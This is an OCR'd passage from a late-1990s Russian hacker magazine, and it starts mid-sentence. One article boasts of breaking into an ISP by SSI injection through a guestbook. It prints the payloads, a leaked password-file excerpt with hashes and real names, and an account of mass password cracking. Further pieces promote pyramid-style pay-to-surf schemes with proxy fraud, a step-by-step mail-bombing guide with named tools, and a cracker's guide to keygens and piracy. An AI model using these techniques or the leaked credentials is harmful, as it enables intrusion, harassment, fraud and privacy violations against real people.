Проверить IP. А вот IP в квадратных скобках — интересный... Я сделал Host LookUp (это делается любой прогой, типа CyberKit) и увидел ***www.eric.com***. Ну а дальше все ясно. Бегом на сайт, смотрим about, читаем Contacts и все. Вот там-то я и узнал о боссе спамера.

Одна ночь из жизни...
или как ломаются провайдеры

**Fantom Phreek,
Legion2000 member**

Всем когда-либо хотелось оказаться за «кулисами» Интернета и узнать, как это выглядит изнутри. Я думаю, каждый человек, который слышал о хакерах, задумывался о том, как же они все-таки достают их сокровенные пароли... В этой статье я попытаюсь показать тебе, как был взломан один из крупнейших провайдеров России и что из этого вышло.


Однажды, когда уже делать было совсем нечего, я читал новости на каком то новостном сайте... Сон уже одолевал здравый смысл и руки тянулись набрать **reboot** и выключить компьютер. Напоследок я решил кликнуть на баннер с изображением машины формула-1 (хотя я не люблю гонки... просто делать было нечего). И вот тут у меня сработало внутреннее чутье, которое подсказало мне просканить хостинг (это оказался один из крупных провайдеров России) этой странички на баги. Я полез на свой любимый шелл за сканером...

Сканер дырок не нашел ☹. Этот факт стал дегрессивно обламывать. Ну что ж, делать нечего, и я стал разглядывать их **html**`ки... После долгих изучений я нашел интересную штуку в проверке статистики пользователей. Меня привлекло то, что когда я ввел имя не существующего пользователя, система ответила, что файл с таким именем не найден ☺. Как я понял, вывод статистики осуществлялся из файла, который цгайка (**cgi**) формировала из какой-то базы данных, с именем пользователя... После долгих попыток изменить qwery string , чтобы вывести листинг каталогов, я попробовал изменить **html** и запустить его у себя, с винта, и... у меня получилось, а экран выполз **/cgi-bin/***, то есть все файлы из этой директории... Правда, из других директорий листинг вывести не получилось ☹. Ну что ж, будем разбираться с тем, что есть...

Для начала я просмотрел все **cgi**`шки. Некоторые были очень даже полезными, например, **/cgi-bin/aaa**. Именно с помощью этой cgi я смог просмотреть содержание файлов в **/cgi-bin/**. После подробного изучения всего этого хозяйства я напоролся на **/cgi-bin/kk.cgi** — это оказалась **guestBook** какого-то квакерского сайта... Самое интересное, что в этом **guestbook**`е содержание не проверялось на **<!-**. Ничего не подразумевавшие квакеры мирно мерялись **fps**`ами, а я тем временем пробовал использовать **html** тэги:

name: xxx
e-mail: xxx@xxx
message: <!—#exec cmd=»/bin/ls /etc/»

Оп-па! мне на экран вывелся листинг **/etc/** ! ☺



[..skip..]

Из увиденного нас интересует: **passwd master.passwd master.passwd.backup**. Жмем на **back** и вводим снова: *<!—#exec cmd=»/bin/cat /etc/passwd»*. На экран выводится **/etc/passwd** (без паролей). **/etc/master.passwd** посмотреть не удалось (хотя этого и не понадобилось), а пароли оказались в **/etc/master.passw.backup** — около **2000** пользователей...

:root:1qDeGhuMz$Ry4myV.Wx0RQme XHlMkHW1:0
:0::0:0:Charlie:/root:/bin/bash
[..skip..]
boris:jSz3fLK.KA.S6:1001:0::0:0:User:/ home/boris:/bin/sh
ftp::14:5::0:0:Anonymous FTP Admin:/var/ftp:/nonexistent*
oleg:1P1We3$XSAd1sw9SqPK6zwSRE GRo/:
1000:1000::0:0:Oleg Ponomarev:/home/oleg:/bin/bash
webmaster:e1fJDw7lAKNKM:101:100::0: 0:Web Admin,,,:/usr/local/www:/bin/bash
vmalkin:Xqz6l.m8fJAgE:102:100::0:0:Vladi mir Malkin,,,:/usr/home/vmalkin:/bin/bash
[..skip..]

И так далее — почти все пользователи (**backup** был не самой первой свежести). Файл паролей был тут же поделен на **4** части и поставлен расшифровываться на **4** разных шелла, начало по **50mb** словарику, потом брутфорсом... Чтобы пароли не светились на **guest-book-е**, стереть ее было очень просто — **<!—#exec cmd=«clear»**. На следующий день я уже имел расшифрованными более половины паролей, среди них пароли на официальный сервер правительства республики Карелия (пароль был в **MD5**) и на официальную страничку налоговой полиции республики Карелия (в **DES**). Так как этот провайдер не предоставлял доступа в Интернет в Москве, он мне был уже не сильно интересен... Я отослал письмо их админам, нашел их по **Icq** .. Очень хорошо то, что ребята быстро спохватились, нашли дырку (не без моей помощи) и тут же ее исправили, т.е. сработали быстро и качественно...

P.S. При проведении данной акции никто и ни что не пострадали. ☺

X

Сетевые бабки дубль 2!

Relanium (alan33@caravan.ru)

Привет, кул хацкер, как жизнь? Это опять твой любимый автор, который решил продолжить эпопею заработка в сети. После прочтения шестого номера ты нашел себе красивую голосистую телочку с большими глазами, ходишь с ней по барам, развел на раз-в-неделю, но счастья-то нет! Я знаю, почему, потому что все деньги, которые ты теперь умело зарабатываешь, уходят на эту баллонообразную, а на себя не остается. Ну что ж, я могу помочь тебе и с этим — пока мы с тобой не виделись, в сети появились новые фенечки для заработка, которые значительно облегчают всем жизнь.

TargetMoney
(http://www.targetshop.com)

Эта буржуйская фирма предлагает товары со скидкой, а также она проводит исследовательский опрос потребителей. Ты проходишь этот опрос, а потом тебе дают твой идентификационный номер. Тогда ты начинаешь зазывать туда народ, который хотел бы пройти данный опрос, причем пусть они обязательно вписывают, что это ты послал их сюда. За каждого такого человека ты получаешь 12.50 долларов!!! Это самое сногсшибательное предложение, если учесть, что регистрация бесплатная. После регистрации вам придет письмо со ссылкой, когда вы зайдете на эту ссылку — регистрация окончена. Вы можете рекламировать их в письмах, на досках объявлений, на своей страничке... Но там есть ограничение — вы не можете зарегистрировать от себя более 80 человек (тысяча баксов!), но кто нам мешает зайти через прокси, дать свой второй почтовый адрес, дать адрес своей бабушки? Через прокси можно также зарегистрироваться у себя самого, но я не советую этим злоупотреблять, так как терять такого спонсора будет жаль.

UtopiAd
(http://www.utopiad.com)

Совершенно новая программа UtopiAD не имеет ограничений на место проживания и, что более важно, на часы, проведенные в сети, что совершенно не ограничивает заработок!! Как работает эта программа? Зарегистрировавшись на сайте UtopiAD, ты получаешь (бесплатно, конечно ☺), небольшую программку, с помощью которой во время пребывания в сети на экране монитора постоянно находится рекламный баннер. И чем больше времени он наблюдается на мониторе, тем больше денег ты получаешь ☺. Ограничений нет!!! Помимо этого, ты можешь привлечь к этой программе с помощью электронной почты, различных досок объявлений и т.п. новых членов для этой программы и будешь получать проценты с их дохода! Так, если по твоей ссылке к UtopiAD присоединился новый член, ты получаешь **10%** его дохода. Далее, если этот новый участник программы нашел других людей, ты получаешь **5%** их дохода! Далее, если те, другие люди, нашли еще новых участников, ты получишь от их заработка **2%!** И в самом конце, я уже не буду описывать от кого ☺, получаешь еще **1%**!!! Как тебе схема? Например, если ты проводишь только 1 час в день в Интернете, и от тебя зарегистрировалось всего 5 человек в UtopiAD, простой расчет показывает, что в месяц заработаешь, за то время пока находишься в любимом чате или на порносайте или просто лежишь на диване и плюешь в потолок, **$196.20**. Для 10 зарегистрированных от тебя человек эта сумма составит уже **$2275.20**!! Выглядит так, что этому не веришь (никто не может утверждать, что спонсор не обманет). У тебя только показывается баннер на экране, и на него даже совсем не обязательно нажимать! Спеши зарегистрироваться прямо сейчас, пока эта программа только начинает набирать обороты! Сейчас в ней всего 35 тыс. человек, и число их увеличивается с каждым днем в геометрической прогрессии. Естественно, кто раньше начнет, тот больше заработает! ☺

GoToWorld
(http://www.gotoworld.com)

Эта программа также оплачивает часы, проведенные в сети, и также оплачивает проценты от заработанных долларов подключившихся от тебя людей. На своем сервере они приводят такие цифры — если ты будешь в Интернете всего один час двадцать минут в день, и от тебя подключится 10 человек в месяц, то ты получишь **$2356.00**. Несомненным плюсом является то, что программу-автомат по производству ваших денег ☺ можно скачать и запустить сразу после регистрации. Эта программа-броузер, аналогичная **Internet Explorer**, но имеет ряд дополнительных функций — например, может воспроизводить **MP3** файлы, и че-та там еще. Самой полезной, на мой взгляд, является возможность он-лайн перевода www страниц (даже чатов!) на многие языки и обратно. Причем есть и англо-русский переводчик, который сейчас проходит тестирование и станет доступен для загрузки в ближайшее время. И заметь — все это бесплатно для членов GoToWorld. Однако есть и минус у этой программы, хотя, как написано в правилах, это временно. Максимум времени, проведенного в сети, — **40** часов в месяц. (Можно эти **40** часов потратить за **3-4** дня, а потом выключить программу и пользоваться своим любимым броузером ☺. Программа совсем новая, и вы можете быть одним из первых и, сыграв только на этом, заработать хорошие деньги и провести себе в дом выделенную линию в Интернет! ☺


Гвозди
(http://gvozdi.molot.ru)

Позволь представить нового РУССКОГО спонсора, для работы с которым даже не нужно иметь своей страницы! Смысл работы заключается в том, что ты просто посещаешь предложенные паги и получаешь за это деньги. За каждое посещение получаешь от 1 до 5 центов, также получаешь по 3 цента за каждого нового привлеченного члена. Людей, которые зарабатывают деньги, там называют «гвоздоедами», так как тамошняя система исчисления денег идет в гвоздях (каждый гвоздь имеет денежный эквивалент). В день можно заработать около 12 центов (в самый первый день работы вы зарабатываете больше, так как некоторые спонсоры оплачивают только одно посещение), но это нормально, так как затрачивается очень мало времени. Деньги можно получить в любом обменном пункте или отделении СберБанка, что, по-любому, очень удобно. Также на заработанные деньги можно сделать очень много операций: сделать покупку в виртуальном магазине, поставить на тотализатор, поиграть в лотерею, оплатить платные услуги сети, застраховаться, обменивать доллары в рубли и обратно и многое другое. Это очень хорошее предложение для России, так как при минимуме усилий можно иметь денег, причем сразу, без проблем с обналичкой и всякой другой гадостью. Свои сбережения можно увеличить на странице *http://www.chat.ru/~webpiram*, а остальные пирамиды обманывают, причем нагло.

Ну вот, на сегодня это все, что может заслужить хоть малейшего нашего внимания, но история заработка в сети не заканчивается на этом. Следи за выходом журнала, как только появится что-нибудь интересное — я тебе обязательно расскажу.

X

Ул. Рождественка, д. 29; тел: 208-5794; http://www.nirvana.ru
Internet Bar
Nirvana
Game Club
У нас самые новые и известные компьютерные игры, прямое подключение к Интернету, бар, классный звук, 45 самых мощных компьютеров:
от PII-350/64/VooDoo2/17"
до PII-350/128/VooDoo2 SLI/21"
Виртуальная реальность
Стереоочки EyeScream
Шлем forte VFX1
Alexander Legoshin 1999 (http://arx.nirvana.ru/)



Все о СПАМе

SideX (sidex@xakep.ru)

Ты растешь, развиваешься, понимаешь больше в хакинге и прочей компьютерной альтернативе. И на пути этого самого изучения сталкиваешься с фишкой под названием Спам (SPAM). Да и не надо быть кульным хацкером, чтобы познакомиться с этой хренью. Когда я только залез в Сеть, и хакнуть мог разве что свой монитор, кинув в него кирпичом, то уже тогда получал по 20 писем в день с рекламой принтаков Хьюлит Паккард. А позже, окунувшись в сетевые войны, с криком «Наших бьют!» сам спамил ящики противников, получая ответные тонны мусора. Но от всего этого я постепенно отошел и решил поделиться собственным опытом с тобой!

Откуда все пришло!

Спам как вид появился вообще раньше компьютеров, когда вместе с любимыми magazinami и газетами, подписчик получал вдвое больше рекламных объедков. Да и сейчас весь твой подъезд загажен дебильными рекламными листовками с лозунгами типа «Продай нам квартиру, а то проиграешь!». Когда мыло было не очень распространено, а компьютерным шарагам, типа «Мелкософта», очень нужно было подсовывать юзверю свою рекламу, то они придумали следующую фиговину. В каком-нибудь попсовом компьютерном журнале размещалась объява, типа «Вышлите нам этот заполненный купон и вы бесплатно получите новую бета-версию «Виндоус 88». Один мой корефан 6 лет назад заполнил анкету и даже сейчас несколько раз в месяц выгребает рекламный мусор от Маздаевцев. Вообще же слово спам произошло от марки мяса, производители которого чисто по-хамски вели рекламную кампанию. Была такая шняга: люди в ресторане, желавшие заказать мясо марки спам, должны были перекричать хор мужиков, воспевающих рекламные гимны этому мясу.

Спам, в том смысле, как его понимаем мы, появился практически вместе с мылом, но особо активно стал проявляться с появлением www, т.е. ~ в 93 году. Первыми приметили спам, как способ рекламы, хозяева порно-сайтов (ведь ты туда не ходишь? ☺), высылая свои баннеры. За ними сайты, торгующие хардом, и строители пирамид (а-ля *alladvantage.com* и МММ). Как я писал ранее, одним из первых, и самых скандальных, был спам с рекламой HP в 96 году, когда заглючил почтовый сервак, и клиенты рассылок получили 25 копий с рекламой принтеров и сканеров (наверно поэтому у меня принтер от Хулита?). В массированном спаминге была засвечена Netscape corp., когда, рекламируя свой новый дырявый броузер, присылала ежедневно свои новости и прицепляла кучу скриншотов. Да и дядя Билл не стыдился спама, продвигая свою НТ (более известную как ТНТ ☺).

Как стать жертвой спама

Чем, а точнее, кем (после ряда рассылок спам зажил собственной жизнью и теперь ассоциируется с реальным кретином) спам является сегодня, я тебе рассказывать не буду. Узнать об этом ты можешь, открыв свой ящик. Но по статистике в твой халявный ящик приходит до 40% спама от числа всех писем, и это офигенно много, учитывая, что тебе ежедневно приходит до фига писем от поклонниц ☺ (ты же X не просто так читаешь). Лучше давай узнаем, откуда злобные спамеры берут твое мыльце. Самым простым способом надыбать твой мыл является запуск спецпроги, гуляющей

по сети и собирающей мыльники по принципу *@*.* или *@*. RU, т. е. все обмылки или только русскоговорящих. Если тебе надо составить такой лист, то я советую прогу Mail2spam (*www.crack-hack.com/mail/2spam.rar*). Чаще всего ты можешь засветить мыло в Usenet или в конфе (например, на xakep.ru ☺). Еще есть такая фича: прога берет слово из словаря и прибавляет имя почтового хоста, и вот что получается. Берем слово hacker (по словарю это значит мясник), прибавляем хост зимбамвийского мясообрабатывающего профсоюза xakep.ru ☺ и получаем *hacker@xakep.ru*. Так что обладателя столь ценного мыла скоро вынесут спамом во все порты.

Но эти методы юзают только неопытные спамеры, так как половина мыл оказываются левыми или практически не используемыми. Более реальный метод — покупка мэйл листов у крупных почтовых сервисов типа Яху. Провайдеры же абсолютно открыто продают листы, например, московский DF (1000 мыл — 10 грин — это, кстати, на заметку разработчикам червей). Есть более крупные продавцы, продающие оптом, у них встречаются предложения типа — продаю 1.000.000 e-mail адресов. Например, такую объяву дал экс-менеджер AOL (самого крупного прова в мире). Также в нашей стране есть практика рассылки рекламы юзерам, подписавшимся на рассылку (типа *city-cat.ru*). Если ты такой неправильный и все-таки ходишь на порно-сайты, то ты там видел такую фишку: если нет креды (или номеров от нее ☺), то пишешь своего емелю, и на него придет паролик. Как понимаешь, вместе с пароликом (а чаще ВМЕСТО) приходят мегатонны рекламы «девочек с самым эротичным большими пальцем на ноге». Как узнать номер ICQ для рассылки спама, я думаю, рассказывать не надо (даже у последнего ламера есть 45.000.000 адресов асьхолдеров).

Помимо рекламного спама, есть еще милитарный, т.е. боевой, что встречается по ходу сетевых войн. Т.е. спам, применяемый целенаправленно, на порчу ящика врага (называется mail bombing). Когда спамеру надо, чтобы твой ящик переполнился, и все приходящие письма отсылались написавшему, он использует на тебе mail bomber. Вручную так делать, конечно, отстойно, прикинь, сколько писем надо замылить или какой файл заслать, чтобы замочить 5-ти (а то и 10-ти) мегабайтовый ящик. И при этом сделать так, чтобы юзверь долго мучался удаляя письма. Но как ты понимаешь, мир не без добрых людей, и уже написана масса прог для военного спаминга; т.к. для нас эта тема особенно актуальна, то про нее целый следующий раздел. В связи с последними боевыми действиями в Югославии военная тематика стала несколько более актуальна, чем ранее. И проведение спаминга в сетевых войнах я сравнил бы с реальными боевыми действиями.

Тяжелая артиллерия сетевой армии

Да-да, именно тяжелая артиллерия, а не сельхоз-тракторное ополчение. Прикинь, если ты забил весь ящик врагу, то все новые письма к нему просто не придут, и он временно лишится связи. Как там говорится в рекламе, связь правит миром? И я с этим согласен, если лишить противника связи, то он не сможет связаться с союзниками и останется один. А, как понимаешь, с одним куда быстрее можно разобраться, чем с целой оравой отморозков. Теперь к нему не пришлют вооружение в виде свежих троянов, нюков и сканеров. Замочив один ящик, можно срезать целую цепочку мыльников. Зацени: одна жертва шлет другой военную прогу весом в **я** мега, прога пришла в ящик, а он переполнен. И что дальше? А дальше прога едет обратно ко второй жертве, после чего у той также дохнет ящик, и так долго-долго, пока все твои враги ни лишатся связи. В начале мне казалась глючной такая возможность, но это реально.

Ты понял, что вручную киллить ящики очень скучно, да и вообще я знаю, что ты ленивый. Именно для тебя были написаны проги для направленного спама. Из тех, что я выгреб из Сети, мне наиболее понравились две. Первая — народно любимый Кабум (**KaBOOM**) (***ftp.hack-zone.ru/pub/crack/kaboom3.zip***). Эта прога заслужила народную любовь из-за удобных настроек, уже готовых спам-листов (аж целых **20**), которые можно пополнять раз в месяц. Со спам-листами одна проблема: русских мыльников там вообще нет, но, говорят, в новой версии Кабума будет добавлено **10.000** мыльниц наших соотечественников. Когда настанет столь чудный момент, то ты сможешь разрекламировать спамом свою пагу о кактусоводстве в средних широтах. Также Кабум удобен тем, что уже содержит **66** (**200** можно ввести) серваков, пропускающих письма в большом количестве (грустно, но к выходу этой статьи останется в лучшем случае **5-10** «добрых» серверов). Создатель (блин, мужик очень крутой, ты его фотку будешь видеть во время рассыла) обещает, что все серверы стирают твой реальный **IP**, но это, к сожалению, не так :(. При рассылке вообще лучше юзать **SMPT** твоего провайдера (быстрее получится), но провы рюхнули эту фишку и сейчас пропустят максимум **50** писем за час. Из серверов, подобранных прогой, наиболее рабочие — бразильского гольф клуба и финского текстильного треста (это не прикол — так и есть). Первый с переменным успехом затирает твой **IP**. Кабум вещь пинцетная, но есть один облом: нельзя задавать количество писем, которые надо отправить. Поэтому я расскажу еще про другой мэйл-бомбер, он называется **Quick Fyre** (***www.home.pix.za/gk/prism***). Мне он понравился сразу, и фейс приятный, и фичи всякие. Можно задать число писем (до **100.000** (!!!!)). Работает эта колбасная вещь чуть быстрее Кабума. И, в отличие от последнего, не требует свежего винсока. Но у этой проги свои минусы: нет серваков, даже бетонного комбината из Уругвая ☺. Кстати, этим порталом год назад пользовалось до фига спамеров. Листы тоже отсутствуют, и **IP** выдает как последний стукач (как и большинство анимэйлеров). В общем, Кабум для простого убоя мыла наиболее подходит. У обоих бомберов нет возможности приаттачить файл, так что твои грязные мыслишки о рассылке троянов и фоток любимого хомяка УЭПа (один черт так назвал своего ☺), оставь для Хотмэйла (естественно, вместе с прокси).

Немного базара о эффективной бомбежке. Я делаю ЭТО ночью (подходит для названия фильма ☺). Ночью каналы более разгружены, почтовые серваки меньше глючат и, самое главное, Инет дешевле. Чтобы закиллить ящик, надо скинуть **5** мегов, при этом не просто прислать файл в **5** мег, а заслать кучу сообщений (больше **1000**). Считаем: ты шлешь письмо объемом **5** кубиков, прокачка с буржуйским серваком **1,5** + проверка протокола = **10** сек на письмо. Т.е. **1000** писем уйдет за полтора часа. В строке **Sender** пиши адрес второго ящика, который надо устранить, чтобы при переполнении письма отсылались именно туда. Маниакально следить за рассылкой не надо — лучше пойди поспи (если у тебя не анлимитед, то поставь таймер в терминалке), а то встанешь с утра помятый и несвежий, и тебя девочки любить не будут ☺.

ПВО сетевых разборок

К несчастью (а для кого-то к счастью ☺, со спамом бороться сложнее, чем его рассылать. Но на то и ПВО, чтобы уберечься от атак, да еще и врага сбить (лучше просто в морду дать ☺). Что такое фильтр, ты знаешь? Фильтр — это фишка, не пропускающая письма с определенных мыл, содержащие определенный сабж или любой другой признак, который ты укажешь. Но это самый примитивный метод обороны — помогает только от лохов, которые не шифруются. Хотя если ты читаешь почту через броузер, то другого метода нет. В борьбе со спамом хорошо себя проявила ***www.apexmail.com*** — много фильтров, так что можно оптимально под себя настроить, но полноценной защиты от спама это не даст.

Я помню, что ты ленивый, но лучше потрахаться и почту скачивать, а не читать через браузер, так как я расскажу про клевую вещь. Про прогу для качественной борьбы со спамом. Самая простая и легенькая (**21** куб) — **Mailcleaner** (***www.softlist.ru/cgi-bin/program.cgi?449***). Фишка такая: законнектился с серваком, и прога тебе выдает список писем на сервере, а ты уже выбираешь то, что тебе нужно скачивать. Если у тебя много мыл, то на контроль ставишь все. Но это, что называется, пассивная оборона, а вот следующая прога — просто чернобыльский кошмар всех спамеров. Называется спам-бустер (**Spam-buster**) (***www.contact-plus.com***), шароварная, но вот-вот появится кряк к ней (заглядывай почаще на ***astalavista.box.sk***), хотя это совсем не обязательно, т.к. срока действия нет, просто зарегившимся обещают поддержку. Прога очень удобна в настройке. Можешь заблокировать определенные мылы (например, ***sidex@xakep.ru*** ☺), сабжи и, самое главное, слова, содержащиеся в почте. Т.е. тебе пришло **5** писем одинакового содержания, ты выписываешь **3-4** слова и заносишь их в игнор. И все! Теперь спамер сам будет читать свой отстой! В проге есть список хостов, через которые приходит спам (включено около **20.000**), и ты можешь пополнять список еженедельно. СБ работает со всеми почтовыми читалками, но особо дружит с Батом (см. **X #4**) и пятым Аутлуком (**M$**). Очень приятный момент: пароли СБ хранит в своих файлах, а не в user.dat, т.е. никто твою почту читать не будет, пароли очень качественно зашифрованы. Можно настроить автопроверку **12** ящиков сразу: ты спокойненько спишь, а СБ дозванивается до твоего прова и собирает почту со всех твоих ящиков, фильтрует и, как соберет, отключается и ждет времени следующей проверки.

В общем, прога просто супер, **X** тебе ее рекомендует!

В конце конца

Во многом спам для России не столь актуален, как для буржуев. В то же время пару месяцев назад спамом рассылались трояны под видом супер лотереи: «выиграйте год бесплатного Интернета, подробности читайте в файле» (файл был — **notepad.EXE** ☺). А недавно моя ася словила следующую рекламную месcагу: «Рассылки — **5.000.000** пользователям **ICQ** — **2000$**; **20.000.000** — **4000$**; **45.000.000** — **8000$**. Рассылка по **e-mail** — **50.000.000** — цена от **10.000$** в зависимости от объема». Я думаю, теперь понятно, что спам востребован и вряд ли перестанет быть двигателем сетевой торговли. Спамеры зашибают меньшие бабки, чем пираты и кардеры, хотя по этому мессаджу понятно, что отдельные личности живут за счет рассылок. Спам пока не стал главной грозой Сети, ему еще далеко до троянов и вирусов, пока его не боятся. Но только пока...

Энциклопедия начинающего крекера

KibiZoid (kibizoid@xakep.ru); http://attend.to/kibi

Если вы с первого раза сумели написать программу, в которой компилятор не обнаружил ни одной ошибки, сообщите об этом системному программисту. Он исправит ошибки в компиляторе.

Теория ошибок

Скажи, амиго: сколько нелицензионного софта у тебя установлено на машине? Вроде, вообще не установлено? Тогда ты просто не знаешь, что такое лицензия. Прочитай на досуге, что тебе пишет очередная программа при установке ее на винчестер. Нелицензионного софта **80-90%** — вот это наш размерчик! Оставшиеся жалкие проценты — свободно распространяемое ПО, халява то есть. В общем, если у тебя стоит хотя бы одна нелицензионная прога, то тебе знакома такая штука, как кряки. Кряки, как и грибы, бывают очень разные, причем часто совершенно невозможно сразу разобраться, что делает отдельно взятый экземпляр. В итоге у меня родилась идея всю информацию о кряках упорядочить и выдать на-гора маленькую энциклопедию о них. Кто что может, какой тип кряков лучше и что с чем едят. А после того как часть о кряках для взлома защиты программ была закончена, сразу вспомнились кряки сугубо игровые. Это те самые, что дают тебе возможность через стены ходить, да Господом Богом не убиенным прикидываться. Как оказалось, их тоже много всяких и разных. Так что чуток ниже тебя ожидает немереное количество типов кряков. А если ты знаешь еще какой-нибудь новый тип — всегда жду твоего письма!

Перед разборкой кряков расквитаемся с вопросом их обнаружения. Любой кряк можно поиметь четырьмя путями:

- Естественным путем.
- Найти через поисковую систему в Инете, например, через **http://astalavista.box.sk** — специальный поисковый сервер по крякам и всему их касающемуся.
- Найти на компакте, на котором лежит программа.
- Создать ручками.

Если это игровой кряк, то его ты также можешь попробовать найти на сайте производителя игры ☺ или на сайте ее фанатов.

SERIAL KEY / UNLOCK KEY / KEY / SERIAL NUMBER

Все эти названия описывают одно и тоже — серийный номер, который необходимо скормить проге при регистрации. В легальной версии проги этот номер (или невразумительная последовательность из букв и цифр) обычно записан на коробке или махоньком листочке, вложенном в коробку с прогой. Это одна из самых простых защит, соответственно и обходится легко. Стоит только при переписывании компакта записать на него же номер с коробочки — и все, телемаркет! Так обычно пираты и поступают. В случае если номер найти не удается, то можно просмотреть HexViewer'ом код программы — иногда этот самый номер запрятан внутри проги, а не генерится с нуля по ходу установки софтинки. Можно, конечно, попробовать **BFA — Brute Force Attack** — атаку грубой силой, то есть перебором всех вариантов. В журнале **Penthouse №1** за **1994** год есть великолепный абзац ☺, описывающий процесс использования этого вида атаки: «В компьютер проникают с помощью пароля, который представляет собой, как правило, семизначное число. Когда вы набрали номер и соединились с модемом, курсор на вашем экране начинает мигать, приглашая ввести пароль. Вам даются три попытки: не угадали — чужой компьютер автоматически «кладет трубку». Однако с помощью соответствующей программы (все оттуда же, из банка данных) ваш компьютер может за несколько мгновений послать по линии все возможные комбинации цифр, среди которых, разумеется, есть и правильный вариант. Пароль найден. Замок взломан!» ☺

(+) Зарегистрированная таким образом прога ничем не отличается от нормальной, зарегистрированной легально. Хотя, конечно, служба поддержки не будет оказывать тебе помощь с таким номером.

(−) Товарищи программеры часто вставляют генерацию серийного номера в зависимости от конфигурации твоей машины. То есть используя заводской номер винчестера или матери, например. И тогда универсального серийного номера просто не существует.

KEYGEN / SERIAL KEY GENERATOR

А вот эта мулечка — моя любимая. Генератор регистрационных номеров. На входе имя пользователя или регистрационный ключ, на выходе — готовенький пароль или даже несколько паролей. Это настолько круто, что обманывается даже служба технической поддержки Мелкософта, которая, как известно, при разговоре сначала долго узнает серийные номера всей своей продукции на твоем компе, а потом вешает трубку.

А вот делается **KEY GENERATOR** достаточно сложно. Необходимо либо разгадать алгоритм создания ключа, либо вытащить из программы кусок кода, ответственный за кодировку ключа. В первом случае от тебя потребуется недюжинное знание математики, а во втором — ассемблера. Впрочем, если тебя заломает писать генератор ключей — я пойму. Иди за ним на **Astalavist**'у, наверняка его уже написал Иванопуло или еще какой-нибудь русский крекер.

(+) Генератор ключей полностью заменяет систему «плати деньги — имеешь пароль» на «имеешь программера — имеешь пароль». Программа после апгрейда скорее всего останется зарегистрированной. Красивый, эстетичный метод регистрации без хирургического вмешательства.

(−) Явные минусы отсутствуют. Вообще, для тебя, меня и другого охотника до кряков генератор паролей слаще сахара. Однако за это платит его создатель, так как сделать правильно работающий генератор очень сложно.

REGGED / REGFILE / INIFILE / KEYFILE

Большинство работающих под Мастдаями программ для хранения своих данных использует реестр. Или, на худой конец, **INI**-файлы. Регистрационные данные хранятся там же. Поэтому вместо введения серийного номера часто бывает достаточно присоединить к реестру **REG**-файл с необходимыми записями или скопировать в директорию проги **INI**-файл.

Иногда создатели программ для пущей секретности просят выслать вместе с деньгами регистрационный код, выданный программой, и отсылают назад ключевой файл — **KEYFILE**. И всякий уважающий себя крекер обязательно этим воспользуется, ведь по сути своей ключевой файл — просто длинный серийный номер.

Используя **REG**-файл, ты избавляешь себя от муторного набивания своего имени/ номера/ пароля/ **e-mail**'а/ име-

ни твоей собаки... Можно даже перевести некоторые серийные номера в вид **REG**-файлов. Для этого посмотри в реестре в отделах «**HKEY_CURRENT_USER\Software\Your_Program**» или «**HKEY_LOCAL_MACHINE\SOFTWARE\Your_Program**» на предмет записей «**Reg_Key**», «**Reg_Name**» или подобных им. Если такие записи существуют, сразу экспортируй этот отдел в новый **REG**-файл. Теперь осталось только отредактировать получившийся файлик в любом текстовом редакторе — удалить лишние строки, не касающиеся регистрационного имени и пароля.

Минусы такие же, как и у серийного номера — часто программа использует не фиксированный номер, привязанный к твоей копии программы, а свежегенеренный. Минусы **REG**-файлов еще и в том, что время от времени программы сглючивают и прописываются в других местах реестра, а не в тех, где были при создании **REG**-файла. А еще при импорте-экспорте из реестра могут перевираться некоторые символы, не являющиеся буквами алфавита. А пароли в реестре хранятся чаще всего зашифрованные.

PATCH / CRACK

